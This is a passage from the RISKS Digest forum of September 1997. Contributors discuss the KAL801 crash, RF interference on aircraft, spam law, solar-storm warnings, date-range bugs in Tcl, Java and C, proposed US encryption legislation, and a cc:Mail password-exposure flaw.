Had the aircraft passed the FAF at the required indicated altitude (on the altimeters), and had the indicated altitude been approximately correct, the aircraft would have had to have flown a descent gradient ('glide path') of over 7.7 degrees to arrive at the impact point. Such an angle of descent would be dangerously steep (this is between two and three times the expected glide-path angle), and the rate of descent at typical approach speeds would have been between 1,800 and 2,200 feet per minute, which would be dangerously high at this point in an approach.

In conclusion, the localiser-only ILS procedure assumes correct barometric altimetry, and provides one-failure error-detection along with a safe go-around manoeuvre should this situation arise. It does not require GS or MSAW. The GPWS provides some detection of incorrect barometric altimetry when this errs in the unsafe direction (when the aircraft is lower than pilots think - higher is of course safe, although equally incorrect). Pilots were provided with altitude callouts from the GPWS which were consistent with their actual situation and inconsistent with flying the approach according to procedure (the 500ft callout should normally happen well *after* the VOR, as depicted on the approach chart that the pilot had selected in the cockpit). However, earlier-model GPWS's were subject to false positives, and Nimitz Hill has a reputation for generating GPWS false-positives also.

It is far too early in the investigation to speculate on what

caused the crash. A number of 'working hypotheses' (to put it *very* politely) have been advanced both in public and in private. So far, I have not seen one which is more-or-less consistent with the facts that are public so far. This itself is reason for caution - either some of the 'facts' are misleading, or the accident will be very hard to explain.

Readers interested in the details of the approach procedure may find them in an introductory article I wrote entitled 'Flying an ILS or Localiser Approach -- An Example' <<http://www.rvs.uni-bielefeld.de/abstracts.html#approaches>>.

The NTSB said early on that the crash has 'all the earmarks of' controlled flight into terrain (CFIT). This is a description of an accident type, rather than an explanation of how it happened, but there are nevertheless often commonalities to accidents of a certain type. Over half of all deaths in commercial jet aircraft accidents in the late 80's/early-to-mid 90's were CFIT. The risk of CFIT on non-precision approaches such as the localiser-only ILS 6L into Agana has been estimated by research by the Dutch NLR (National Aerospace Lab), published by the Flight Safety Foundation, to be of the order of five times as great as the risk with precision approaches (such as the 'full ILS'). The NTSB said that CFIT accidents usually involve some form of human error.

Reducing the number of CFIT accidents has been a priority for aviation safety organisations in the 1990's. Readers interested in more background on

CFIT, as well as why the Agana crash is a strong candidate as a CFIT accident, may be interested in my article 'Controlled Flight Into Terrain: What Is Being Done?' <<http://www.rvs.uni-bielefeld.de/abstracts.html#CFIT>>, as well as the Flight Safety Digest 15(4/5), April-May 1996, which contains the Dutch report, at <http://www.flightsafety.org/FSD1996.html>

Peter Ladkin, Universitaet Bielefeld, Postfach 10 01 31, D-33501 Bielefeld, Germany ladkin@rvs.uni-bielefeld.de +49 (0)521 106-5326/5325/2952

Tamagotcha!

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Wed, 3 Sep 1997 09:49:46 -0400

An article in this morning's Globe and Mail in Canada reports on an unexpected side-effect of the craze for electronic pets [e.g., Tamagotchi, [RISKS-19.20](#)].

> Teachers seek humane gag as virtual pets enter classrooms
> BY KIM HONEY, *Globe and Mail*
> As thousands of children return to school with virtual pets in their
> pockets, teachers are wondering how to silence the electronic
> lambs
> without being held responsible for their deaths.

It seems that many children develop strong attachments to their e-pets and can be seriously upset when their "babies" "die" due to lack of attention. Neglected e-pets also cause a problem in class by beeping

incessantly until they "die." Teachers at some schools are warning parents that e-pets are inappropriate toys for children to bring to school. Such toys "have already been banned from some classrooms in China, Hong Kong, Thailand, Taiwan, Singapore, the Philippines and Britain."

[Comment by MK: Some parents and others argue that taking care of e-pets is good training for life and teaches good values. If playing with this particular class of electronic game influences children's values, what then might we expect from children's exposure to hours a day of the pervasive violence and crudity of video games and television programming?]

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

⚡ Autodialing retaliation

Tom Dowdy <dowdy@apple.com>
Wed, 03 Sep 1997 11:24:42 -0700

Re: people being called by loos, banks, vending machines...

For reasons such as this, here in the US, it is illegal to autodial a number more than N times (I can't recall the value of N, but it is fairly small, on the order of 5 or 6 times) without some sort of human behavior to restart the process. Apparently, the phone company here in California takes this illegal-ness rather seriously:

About 5 years ago, my phone here at work was the target of
phones calls on
the order of one every two minutes. There was enough clicking
on the line
to cause my voicemail to actually record 5 minutes of nothing
for each such
call, and it overflowed after 64 entries (nice small limit,
that :-)).
Needless to say, I wasn't very happy about this, nor were my
coworkers (who
heard this ringing for 2 hours before I got in from the weekend).

It took a while to get a trace, but once it was done, the
offending line was
found to be an ATM machine. I couldn't ever get the name of the
bank, but
the PacBell employee did inform me that they contacted said bank
informing
them of the problem. After two days went by with no action (ie,
I was still
getting phone calls, no return calls by the bank to PacBell,
denying that
the problem was theirs, etc) PacBell cut ALL phone lines to and
from this
bank (some 50 odd lines). The employee said "we figure they'll
respond
pretty quickly now."

The Risk: if you do autodialing, better know the law!

Tom Dowdy, Apple Computer MS:302-3KS, 1 Infinite Loop,
Cupertino, CA 95014
dowdy@apple.COM

⚡ Re: "semper fidelis" ([RISKS-19.35](#))

"Daniel P. B. Smith" <dpbsmith@world.std.com>
Sat, 30 Aug 1997 19:17:54 -0400 (EDT)

The nearest spelling checker at hand, ClarisWorks, offers "simper," "temper," "swampier," and "semipro" for "semper," and "fiddles" and "Fidel is" for "fidelis". (No kidding, capitalized and with the internal space.) If I deliberately misspell it as "fideles" then "fiddles" is the only suggestion...

Daniel P. B. Smith dpbsmith@world.std.com

[I had tacitly assumed that the incorrect "fideles" had been corrected to "fiddles" (a single-letter substitution), rather than the farther-away but correct "fidelis". PGN]

✉ Re: Hacking Risks, paying for tracking you down (Perillo, [RISKS-19.35](#))

Steven Bellovin <smb@research.att.com>

Fri, 29 Aug 1997 21:07:13 -0400

The federal statute can certainly be construed as covering the victim's expenditures -- it speaks of "causes loss or damage to one or more other persons of value aggregating \$1,000 or more". (Note also that the threshold appears to be \$1,000, not \$5,000.) Some state laws are clearer -- California's computer crime statute make an explicit distinction between direct losses and reasonable expenses to assess the damage and repair it.

A more interesting question is how valid the calculations are in

this
(or any) case. There's a long history of bogus numbers, such as the famous E911 case, where an improbably high figure was attached to the value of the purportedly stolen document. It was later discovered that it was for sale for about \$13.

[E911: Steve is referring to the Craig Neidorf case, [RISKS-10.65](#),11.39,11.62,13.86. PGN]

⚡ Re: USC 47:227 (Kabay, [RISKS-19.34](#))

John R. Levine <johnl@iecc.com>
30 Aug 1997 05:21:27 -0000

This argument comes up a lot in the spam wars. Yes, if you read that part of the statute literally, the definition of a fax would include many computers, and the FCC has ruled that a computer with a fax modem is a fax for the purposes of the law.

But it's extremely unlikely that a court would hold the existing statute to cover junk e-mail, much though we wish they would, because the intent of the Congress was quite clear, to regulate faxes, not to regulate e-mail. That sort of literalism is not popular in legal circles because it leads to silly results, e.g., "if your computer has a printer and/or scanner, sorry, we sent you this spam by mistake." The law also requires that all faxes contain the sender's phone number, which means that if e-mail is a fax, 99%

of all e-mail is illegal due to lack of phone number.

I have heard rumors that there may be a court in Washington State that was willing to stretch 47 USC 227 to cover e-mail, but I've been unable to pin down details, and in any event, until a case like that is appealed it has little precedent value for other courts.

The Congress certainly could regulate e-mail similarly to faxes, which is what bill H.R. 1728 does. It's supported by many organizations including ISP/C, CAUCE, and Experian (the credit bureau formerly part of TRW). Visit <http://www.cauce.org> for more info.

The risk here: although the law has a certain amount in common with software since both try to express algorithms, we propeller-heads shouldn't make the mistake of expecting the parallels to go too far.

John R. Levine, IECC, POB 640 Trumansburg NY 14886 +1 607 387 6869
johnl@iecc.com, Village Trustee and Sewer Commissioner, <http://iecc.com/johnl>,

✉ Re: USC 47:227 (Thompson, [RISKS-19.35](#))

"Keith Calvert Ivey" <kcivey@cpcug.org>
Sat, 30 Aug 1997 13:25:08 -0400

If it's true that an e-mail message counts as a fax under USC 47:227, then almost all e-mail is illegal, not just the junk, since the law also requires that the telephone number of the sending fax machine be included

on *all*
faxes (other things are required as well, some of which would
seem to be
impossible to do in e-mail).

Phaedrus discussed the issue in RISKS-18.62
(<http://catless.ncl.ac.uk/Risks/18.62.html#subj13>).

Keith C. Ivey, Washington, DC
<kcivey@cpcug.org> <http://cpcug.org/user/kcivey/>

⚡ Re: SET Risks

Mark Baker <markb@iosphere.net>
Tue, 2 Sep 1997 10:42:31 -0400 (EDT)

I thought RISKS readers, especially those involved in the
development of
secure electronic payment systems, would be interested in a
paper entitled
"Weaving a Web of Trust" by Adam Rifkin and Rohit Khare.

IMO, it does a superb job of outlining the risks involved with
not managing
trust issues up front in the design and implementation of
software systems
being deployed on public networks.

<http://www.cs.caltech.edu/~adam/local/trust.html>

Mark Baker, Ottawa Ontario CANADA Java, CORBA, Agents, Beans
distobj@acm.org mbaker@nortel.ca <http://www.iosphere.net/~markb>

[The paper is in the World Wide Web Journal, an issue subtitled
Web Security: A Matter of Trust, Summer 1997, vol 2, no 3.
The entire issue is full of interesting contributions
(including
a published version of the report of the 11 cryptographers and
computer scientists noted in RISKS-19.17,19). PGN]

✉ Re: Direct action to "sting" the junk e-mailers ([RISKS-19.34](#))

Miranda Mowbray <mjfm@hplb.hpl.hp.com>

Wed, 3 Sep 1997 13:36:22 +0100

In [RISKS-19.34](#), MaxStern@aol.com reports the anti-junk-e-mail tactic of including e-mail addresses at the Federal Communications Commission and USPS in your .sig. The idea is that spammers who use lists of e-mail addresses compiled by sifting Usenet News articles will find themselves spamming these organizations. Max Stern pointed out that if this works it will be adding to junk mail, and will cause harassment of the individuals whose e-mail addresses you add to your .sig. Another possibility is that it won't work because of the current capabilities of spam tools.

Two of the software tools currently on sale for automatically collecting e-mail from the net are designed not to collect any addresses that end .edu or .gov. All the addresses suggested in Max Stern's posting end .gov. Another tool on sale for the same purpose is designed not to collect any addresses whose username is postmaster, webmaster, abuse, or root.

The risk of these capabilities in spam tools is that the people who have most influence on spam-related policy decisions will receive much less spam than the rest of us.

Miranda Mowbray, Hewlett Packard Laboratories Bristol

✈ **Re: Cockpit data wiped by RF interference? (Imran, [RISKS-19.34](#))**

Ian Cargill <Ian@soliton.demon.co.uk>

Wed, 27 Aug 1997 07:55:26 +0100

Wait a minute. Is there any *actual evidence* that a cell-phone was responsible? The fact that there were several cell-phones in operation seems irrelevant. For example, last time a bulb blew in my house, there was a car driving past my house. I have heard of similar occurrences. Conclusion: Driving a car past a house creates a risk of a light bulb blowing!!

As another post pointed out, if cell-phones are so dangerous to in-flight computers, how come I have never had a problem in an office with 20-30 computers of all types and at least a dozen cell-phones?? Are in-flight computers less resilient than Intel/MS boxes!!!!!!!

Unless someone can demonstrate a causal link, there is a very serious RISK of give-the-dog-a-bad-name and automatically blaming cell-phones (or laptops, etc) for other really serious problems which don't get properly investigated.

Given my experiences so far in life, I would be much more ready to blame a computer failure on the computer hardware/software than the

poor, maligned
cell-phone.

Does anyone know of any studies that show evidence that cell-
phones can do
what they are accused of. Has anyone actually done such a study?

Ian Cargill CEng MIEE Soliton Software Ltd.

✈ Re: Cockpit data wiped by RF interference? (Imran, [RISKS-19.34](#))

"John Pettitt" <jpp@cybersource.com>
Wed, 27 Aug 1997 15:10:45 -0700

There are a couple of issues here, the first reason not to use
cell phones
in flight is that the 8/900 Mhz signals quite close to the
frequency ranges
used by DME (Distance Measuring Equipment) that forms part of
the navigation
system. The presence of a 3W transmitter close to the receiver
may swamp
the front end of the receiver and prevent or degrade signal
reception. The
second reason is that a cell phone used in flight is seen by
cells for many
miles and ties up frequency space on every cell that can see it
(line of
sight is a long way from 30,000 feet).

FM radios are not allowed because they tend to re-radiate at a
frequency
equal to the tuned frequency plus the local oscillator which
happens to come
out in the 115 to 125 mhz region used for aircraft navigation and
communication. Again a stray signal may block say an instrument
landing
system from being received.

Computers have a different problem - the RF shielding is never as good as it could be once the machine leaves the factory, since they are full of square wave signals which include every odd harmonic (to infinity in a perfect case) they tend to radiate a wide range of unpredictable frequencies.

Are these risks high? probably not but given the current trend towards flying into mountains do you want to chance it?

John Pettitt EVP & CTO CyberSource Corporation
jpp@cybersource.com

✶ Re: Solar storm warnings ([RISKS-19.35](#))

Barry Margolin <barmar@bbnplanet.com>
Fri, 29 Aug 1997 23:28:26 -0400

I believe solar storms are a stream of charged particles, not electromagnetic radiation. They don't travel at the speed of light, so it's quite possible for a radio signal to get here ahead of them. The damage is done by the radiation that these particles emit when they arrive.

Since light takes about 5 seconds to travel a million miles, and the system is purported to give us an hour (3600 seconds) warning, I'm guessing that the particles are traveling at about 1/700 light speed.

What I was curious about when I heard the story is: what are we supposed to do during that hour? Given a couple of days warning before a hurricane you

can tape your windows and/or evacuate. How do we protect against a solar storm, and can those protections be put up in an hour?

Barry Margolin, barmar@bbnplanet.com BBN Corporation, Cambridge, MA

[We received more mail on this point than ever before in the 12-year history of RISKS. Thanks to all who responded, much faster than the solar flares could reach us. PGN]

✶ Re: Risks of believing the obvious, though impossible

Mark Brader <msb@sq.com>
Tue, 2 Sep 97 16:11:44 EDT

| I read an article today about a solar study satellite launched into
| a gravi-stationary orbit around the Earth at the point where
| Earth
| gravitation and Sun gravitation are equalized ...

Not even close to equal, actually: the Sun's gravity at that position, called L1, is about 40 times the Earth's. If the Earth was not present, an object in the satellite's orbit would go around the Sun once every 51 weeks or so. The significance of the L1 point is that the Earth contributes *just enough* of a pull to slow down that period to exactly 1 year, creating a fixed relationship of Earth, Sun, and satellite.

| The satellite is to study solar winds, flares, and particle streams.
| The article proclaimed the satellite would "give us a one hour

warning of
| solar storms that would otherwise not be available ..." [But
how is this
| possible if the solar radiation, like the radio from the
satellite,
| travels at the speed of light?]

Because it doesn't. The radiation of concern in this case is not
electromagnetic, but streams of charged particles. A moving
charge
generates a magnetic field, and the powerful effects of a solar
storm can
lead to large distortions in the Earth's feeble magnetic field.
The streams
do indeed travel at nearly 1,000,000 mph, but this is only 1/700
of the
speed of light; so the one-hour warning is quite right.

Kathy A. Svitil wrote a 1-page article on this in the June
"Discover", p.36.

Mark Brader, msb@sq.com

⚡ Re: Tcl 8.0 Y2K Risk

"Ethan L. Miller" <elm@cs.umbc.edu>

Tue, 2 Sep 1997 10:04:26 -0400 (EDT)

> years 00-38 are treated as 2000-2038 instead of 1900-1938).

The problem applies **only** to people who decide to **input** two-
digit years
(such as 2 Sep 97). This isn't a Y2K problem per se because it
can happen
at any time, and has been going on for years in Tcl and many
other systems
-- witness the many stories of 105-year olds being sent info on
kindergarten). Tcl/Tk is no worse (or better) than other code
in this

respect.

AFAIK, all dates converted in this way (or any other) are stored internally as Unix integers. Of course, they're subject to the well-known Y2038 problem when Unix passes 2**31 seconds since Jan 1, 1970 (but that's a different story).

Prof. Ethan L. Miller, U of Maryland Baltimore County, CSEE Dept,
1000 Hilltop Circle, Baltimore, MD 21250 +1 410 455-3972
elm@umbc.edu

✉ Re: Tcl 8.0 Y2K Risk (Miller, [RISKS-19.36](#))

Lloyd Wood <L.Wood@surrey.ac.uk>
Tue, 2 Sep 1997 16:48:46 +0100 (BST)

> Lloyd> "There are also a few other minor incompatibilities in
Tcl 8.0
> Lloyd> and Tk 8.0: [...] 2.2-digit years are now parsed
differently by

(that's Point Two: 2-digit years, before anyone with 2.4
children gets
any funny ideas.) [2.2 spaced out!? PGN]

> The problem applies **only** to people who decide to **input**
dates with
> two-digit years (such as 2 Sep 97).

In other words, all users. (Users do the darnedest things.)

> This isn't a Y2K problem per se because it can happen at any
time,

as do Y2K problems; note previously-reported problems with future
expiry dates. Variable product lifetimes mean that a Y2K problem

will
occur at any time.

> and has been going on for years in
> Tcl and many other systems - witness the many stories of 105
year olds
> being sent info on kindergarten).

so that's why they call it 'second childhood'!

> Tcl/Tk is no worse (or better) than
> other code in this respect.

Changing expected behaviour and going against user assumptions
that
have been built upon prior experience is an even bigger risk
than Y2K, IMO.

Handling the input unexpectedly before it gets to the script is
dangerous - compare with the previously-discussed Javascript
tendency
to treat numbers with leading zeroes as octal, for instance.

(Incidentally, the Javascript Date object has its own problems -
e.g.
in 1.0 'You cannot currently work with dates prior to 1/1/70'
and this
legacy problem will eventually catch someone.)

<L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>+44-1483-
300800x3641

✉ Re: Tcl 8.0 Y2K Risk (Wood, [RISKS-19.35](#))

Jeff Anderson-Lee <jonah@EECS.Berkeley.EDU>
Tue, 2 Sep 1997 09:22:57 -0700 (PDT)


Because most of the Unix world still uses 32-bit timestamps in
the range

1970-2038, this is perhaps much less of a RISK than it seems at first. The real RISK is that not much will be done about that until at least 2035.

Furthermore, Solaris 2.5.1 defines time_t as a C "long" which is currently 4 bytes. When 64-bit operating systems finally catch on there will be a lot of code to change when "long" becomes 8 bytes, while the data on disk is still only 4.

On another note, Java seems to be limited to the Unix date range (1970-2038) even though it is a new language defined near the end of the century.

Jeffrey Anderson-Lee
System Manager, Digital Library Project, University of
California, Berkeley



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 37

Monday 8 September 1997

Contents

- [!!! FBI wants to ban the Bible and smiley faces !!!](#)
[Ron Rivest](#)
- [Nielsen snafu hurts cable network's ratings](#)
[George Mannes](#)
- [SSA to Restore Online Web Service](#)
[Marc Rotenberg](#)
- [Password unsecurity in cc:Mail release 8](#)
[Carl Byington](#)
- [Re: SOHO gives 1 hour advance warning to Solar storms](#)
[John W. Cobb](#)
- [Runaways](#)
[Lindsay F. Marshall](#)
- [Re: KAL801 and GPWS](#)
[John Kohl](#)
- [Re: Cockpit data wiped by RF interference?](#)
[Chris Norloff](#)
- [Java date range correction](#)
[Rodney Ryan](#)
- [Re: Tcl 8.0 Y2K Risk](#)
[Carlie J. Coats](#)

[Jr.](#)

[Bill Gunshannon](#)

● [Re: Y2K and C](#)

[Harlan Rosenthal](#)

● [Re: Tamagotcha!](#)

[Markus Aichholzer](#)

[Kenneth M. Sternberg](#)

[Doris Beers](#)

● [@LARGE, by David H. Freedman and Charles C. Mann](#)

[PGN](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ !!! FBI wants to ban the Bible and smiley faces !!!

Ron Rivest <rivest@THEORY.LCS.MIT.EDU>

Sun, 07 Sep 97 21:43:23 EDT

Congress is apparently considering legislation that would make it illegal to post portions of the Bible on the Internet. FBI Director Louis Freeh wants to make it illegal to use secret codes on the Internet that the FBI can't break, and some members of Congress have been drafting legislation in support of Freeh's position. However, such a law might have startling consequences.

A recent best-selling book, "The Bible Code," claims that the Bible is full of secret messages and codes. These messages are only partially decoded so far. If true, the proposed legislation would make it illegal to post the Bible on the Internet, unless someone provides the FBI with a way to decode all of these secret messages contained within the Bible.

Another consequence would require you to register your "smiley faces" with the FBI. It is common to use smiley faces to convey meanings. For example, the face ;-) is usually interpreted as a "wink". (If you haven't seen such smiley faces before, just rotate them ninety degrees.) Such smiley faces are an example of a "substitution code", where one symbol (such as ;-) is substituted for another (such as "wink"). Substitution codes are a classic cryptographic technique. The proposed law would require you to register your list of smiley faces with the FBI. Otherwise, the FBI might have no way of figuring out what *you* think symbols such as 8-) or :- (might mean.

;-)

Ron Rivest

P.S., The proposed language would appear to ban the sale of all computers, since they are products "that can be used to encrypt communications or electronic information...". Ron

[You think this is early April Fools'? WRONG. Think again. This is

just a hint of some VERY SERIOUS stuff. There are many concerned people

in the computer security community and in the privacy community who

believe that most of the U.S. populace will be the Fools if the newly

proposed legislation goes through. If you want more background, read my

Senate testimony from 9 Jul 1997

<<http://www.csl.sri.com/neumann/judiciary.html>>

and my follow-up responses, 2 Sep 1997, to questions from Senators

Thurmond, Grassley, Leahy, and Feinstein, directed at panelists by Senator

Hatch,

<<http://www.csl.sri.com/neumann/judiciary-ans.html>>

which I wrote *before* the newly proposed legislation was introduced, and

which seems even more relevant now. The newly proposed legislation seems

even more draconian than the earlier McCain-Kerrey bill in the Senate:

MANDATORY KEY RECOVERY in sheep's clothing. PGN]

⚡ Nielsen snafu hurts cable network's ratings

George Mannes <gmannes@compuserve.com>

Fri, 5 Sep 1997 12:19:03 -0400

A "software snafu" at Nielsen Media Research, the company responsible for TV and cable ratings, undercounted the viewers of the USA Network on a daily basis from April 1 through July 1, according to a report by Richard Huff in the 4 Sep 1997 *NY Daily News*. The overlooked viewers, about 15,400 homes each day, were in homes with DirecTV satellite systems. The article estimates that the undercount cost USA Network \$2 million. "It was a very unique and unusual circumstance, technical in nature," said a USA Network executive quoted in the story. Correcting USA's ratings, according to the story, is impossible, because "all DirecTV viewing information about USA was lost in the computer foulup."

- George Mannes (also of the NY Daily News)

[Bill Hensley <Bill_Hensley@smtp.rc.trw.com> spotted the *News* item in _ShopTalk_, an e-zine covering broadcast TV and radio jobs and issues.

Bill wonders if the same or similar bug affects measurements for homes with different kinds of satellite systems, such as PrimeStar or Dish Network, or those with older C- or Ku-band TVRO systems. PGN]

⚡ SSA to Restore Online Web Service (from EPIC Alert 4.12)

Marc Rotenberg <rotenberg@epic.org>

Thu, 4 Sep 1997 18:26:47 -0400

The Social Security Administration announced today it would put a modified version of the Personal Earnings and Benefits Estimate Statement (PEBES) service back on-line before the end of the year. The service was suspended on April 9, following public concerns about the risk of improper access to personal information held by the agency.

The Social Security Administration said that the new service would be based on an "opt-in" privacy standard. Individuals could affirmatively choose to request the on-line delivery of PEBES information by first obtaining an authentication code that would only be delivered to a registered email address. Records of individuals who did not request the code would not be available at the web site.

The SSA also said that it would limit the amount of information made available on-line. Payment records would not be accessible at

the SSA web site, although they will still be sent by the U.S. mail.

Privacy experts expressed support for the SSA recommendations, saying that the agency has done a good job meeting with the public, consulting with experts, and developing sensible standards to protect personal information.

The SSA experience with Internet service delivery is being watched closely by other federal agencies as well as private companies who hope to take advantage of the Internet and avoid public concerns about privacy.

The SSA PEBES Service is available at:

<http://s3abaca.ssa.gov/pro/batch-pebes/bp-7004home.shtml>

More information on the SSA and Online Privacy is available at:

<http://www.epic.org/privacy/databases/ssa/>

✶ Password unsecurity in cc:Mail release 8

Carl Byington <carl@five-ten-sg.com>

Fri, 05 Sep 1997 15:51:21 -0700

After installing a cc:Mail release 8 postoffice (and link to smtp) on an NT3.51 machine, I noticed that the nightly reclaim process is scheduled via the standard NT "at" command which runs %systemroot%\~callmnt.bat. This batch file simply runs yet another batch file %systemroot%\~ccmaint.bat. Why do this? Because the second batch file is "hidden", but a

simple
"attrib" command removes that "protection", and then your master
postoffice
password is nicely visible.

But you might ask, what are the NT security permissions on these
batch
files? Simply "everyone full control". Oh well, at least I
don't need to
worry about forgetting that password.

✈ Re: SOHO gives 1 hour advance warning to Solar storms ([RISKS-19.35](#))

"John W. Cobb" <cobbjw@ornl.gov>
Wed, 3 Sep 1997 19:00:04 -0400

No new physics. It's basic plasma astrophysics that's been known
for over
30 years. The "solar storms" mentioned in the article are
carried via the
solar wind --- NOT electromagnetic radiation. That is, particles
(mostly
protons) are "drifting" or "streaming" toward the earth at
velocities much
less than the speed of light. The currents created by these
particle when
they interact with the Earth's magnetosphere and upper
atmosphere cause
electrical storms that can cause satellite and power-grid
problems.

Good introductory material can be found in Frank Chen's
"Introduction to
Plasma Physics and Controlled Fusion" vol. 1 (Plenum, New York,
1974 -- at
least my copy). Another reference is Priest's "Solar
Magnetohydrodynamics"
(I believe that's the correct cite -- my copy is currently on

loan)

Chen states (p. 14) the solar wind drift velocity is 300km/sec. At that speed it would take about 90 minutes to cover 1 million miles. Given geometrical factors for the location of Earth-Sun gravi-neutral points, 1 hour is probably about right.

The real risk here is one of journalistic mis-communication. So often we read common media reports of scientific matters and are left to ourselves to deduce the actual scientific content. Often the journalists mangle the scientific concept badly.

However, in this case, it looks as if the journalists were correct -- if scientifically abbreviated. Sam adds inappropriate contextual information from his experience to arrive at an apparent problem where none really exists.

Maybe there is a risk here worth mentioning. I've call it the risk of assuming "I know what you *meant* to say" or "introducing errors from patronizing inference".

Now maybe there *is* a problem with the statement that SOHO CAN provide early warning for these storms. I mean at first blush, if SOHO blinks out, am I to take that as a flag indicating an impending storm in less than an hour? Considering the reliability of satellites -- probably not. However, these storms don't just come out of the blue (or Orange). Rather they are associated with activity on the Sun's surface such as

prominences, coronal mass ejections, and such. One of the puzzles is that "events" at the sun do not necessarily imply storms at earth. How can we find out which ones do? This is a fascinating area of study in and of itself, but I don't claim to be particularly current on these issues and by now we're pretty far afield from talking about risks of computers.

John W. Cobb Computing/Information/Networking Division, Oak Ridge National Laboratory MS-6144 Oak Ridge, TN 37831-6144 423.576.5439 cobbjw@ornl.gov

Runaways

"Lindsay F. Marshall" <Lindsay.Marshall@newcastle.ac.uk>
Fri, 5 Sep 1997 12:34:22 +0100 (BST)

I found this at <URL:<http://www.electronicgizmos.com/>> :

Our remote-control car starter lets you start your car and turn on your heater, defroster, or air-conditioner from the comfort of your home or office, up to 400 feet away. Autocommand comes in variety of retail and installer versions. In addition to remote starting, depending on the model, you can use your Autocommand transmitter to lock/unlock the doors and trunk or even operate a complete alarm.

The potential dangers seem to be immense! Think about garage door openers for one.

Lindsay <<http://catless.ncl.ac.uk/Lindsay>> [Lightly edited for readability]

✈ Re: KAL801 and GPWS (Ladkin, [RISKS-19.36](#))

John Kohl <john_kohl@alum.mit.edu>
Thu, 4 Sep 1997 09:55:39 -0400 (EDT)

PL> The GPWS provides some detection of incorrect barometric altimetry
PL> when this errs in the unsafe direction (when the aircraft is lower than
PL> pilots think - higher is of course safe, although equally incorrect).

Higher is safe in regards to ground terrain, but not necessarily safe regarding other aircraft!

==John

✈ Re: Cockpit data wiped by RF interference? (Imran, [RISKS-19.34](#))

Chris Norloff <cnorloff@norloff.com>
Thu, 04 Sep 1997 08:03:45 -0400

Previous contributors made excellent comments on whether or not cell phones actually caused the cockpit data wipeout, or merely happened to be in use at the time the data was lost. Anyone who has witnessed the office cries of VIRUS! VIRUS! every time software hiccups can appreciate the need to

determine cause and effect with computer systems.

A point I'd like to make is why are these aircraft systems assumed to be so vulnerable? Can you really crash a plane by turning on an ordinary FM radio like a Walkman? Can you really destroy cockpit flight data by pressing SEND on a cell phone? The US military goes to the extent of protecting their office desktop computers from sending or receiving unintentional RFI (the TEMPEST program) and airline companies don't protect 400-passenger aircraft systems from stray RFI?

Either aircraft systems are shockingly vulnerable, or these common consumer electronic devices are not the problem they are made out to be.

I can see it now, next year's blockbuster movie ... Nicholas Cage rushes into the 747's cockpit, "Don't anybody move! I've got a cell phone and I'm not afraid to use it!"

Chris Norloff

✶ Java date range correction (Anderson-Lee, [RISKS-19.36](#))

Rodney Ryan <rer@interport.net>
Thu, 04 Sep 1997 01:28:13 -0700

> "Java seems to be limited to the Unix date range (1970-2038)".

This is indeed wrong. The Java core package method `System.currentTimeMillis()` returns the current system time in milliseconds since 1/1/1970 as a Java primitive type `long`, which is

implemented as a
64-bit two's-complement signed number. The maximum positive
value is
9223372036854775807, which gives us an upper limit of sometime
after
292,271,000 A.D.

Java *itself* will never encounter any "Y(2...n)K problem" - any
limitation
will belong to the OS that is supporting that particular version
of Java
(such as, for instance, Solaris 2.5.1).

Rodney Ryan, Software Architect rer@interport.net <http://www.interport.net/~rer>

[Just to correct the record. Expiration in the
year 292,271,023 was already noted in [RISKS-19.21](#). PGN]

⚡ Re: Tcl 8.0 Y2K Risk (Anderson-Lee, [RISKS-19.36](#))

<coats@mcnc.org>

Thu, 4 Sep 1997 13:26:50 -0400

> ... When 64-bit operating systems finally catch on there will
be a lot of
> code to change when "long" becomes 8 bytes, while the data on
disk is
> still only 4.

This ignores the fact that an enormous amount of current C
software
incorrectly relies upon having exactly-4-byte integers for type
"long".

This is so prevalent that for the upcoming C9x standard, the
Powers That Be
are seriously considering introducing a bastard "long long" type
so as not

to break code relying upon this nonstandard behavior.

There is a substantial risk that systems from Sun, SGI, HP, and DG will still use 4-byte integers for "long" in 2038.

Carlie J. Coats, Jr., MCNC Environmental Programs, NC
Supercomputing Center,
3021 Cornwallis Road, P.O. Box 12889, Research Triangle Park, NC
27709-2889

✉ Re: Tcl 8.0 Y2K Risk (Wood, [RISKS-19.36](#))

Bill Gunshannon <bill@cs.uofs.edu>
Thu, 4 Sep 1997 10:23:32 -0400 (EDT)

> Changing expected behaviour and going against user
assumptions that
> have been built upon prior experience is an even bigger risk
than Y2K, IMO.

Or, forgetting legacy behavior, one can also make some wrong
assumptions.

> Handling the input unexpectedly before it gets to the script
is
> dangerous - compare with the previously-discussed Javascript
tendency
> to treat numbers with leading zeroes as octal, for instance.

Treating numbers with leading zeroes as octal is a very old
concept in the
computing world and, in fact, is still the case in some very
common programs
even if most people are unaware of this fact. I offer one
example, the
program "ping"! (I am sure research would find other programs as
well.)

Please observe:

```
>>>>>>>> ping -c 3 134.198.10.10
PING 134.198.10.10 (134.198.10.10): 56 data bytes
64 bytes from 134.198.10.10: icmp_seq=0 ttl=254
time=3.036 ms
64 bytes from 134.198.10.10: icmp_seq=1 ttl=254
time=3.104 ms
64 bytes from 134.198.10.10: icmp_seq=2 ttl=254
time=2.972 ms

--- 134.198.10.10 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet
loss
round-trip min/avg/max = 2.972/3.037/3.104 ms

>>>>>>>> ping -c 3 134.198.010.010
PING 134.198.010.010 (134.198.8.8): 56 data bytes
64 bytes from 134.198.8.8: icmp_seq=0 ttl=63
time=12.493 ms
64 bytes from 134.198.8.8: icmp_seq=1 ttl=63
time=56.231 ms
64 bytes from 134.198.8.8: icmp_seq=2 ttl=63
time=56.178 ms

--- 134.198.010.010 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet
loss
round-trip min/avg/max = 12.493/41.634/56.231 ms
```

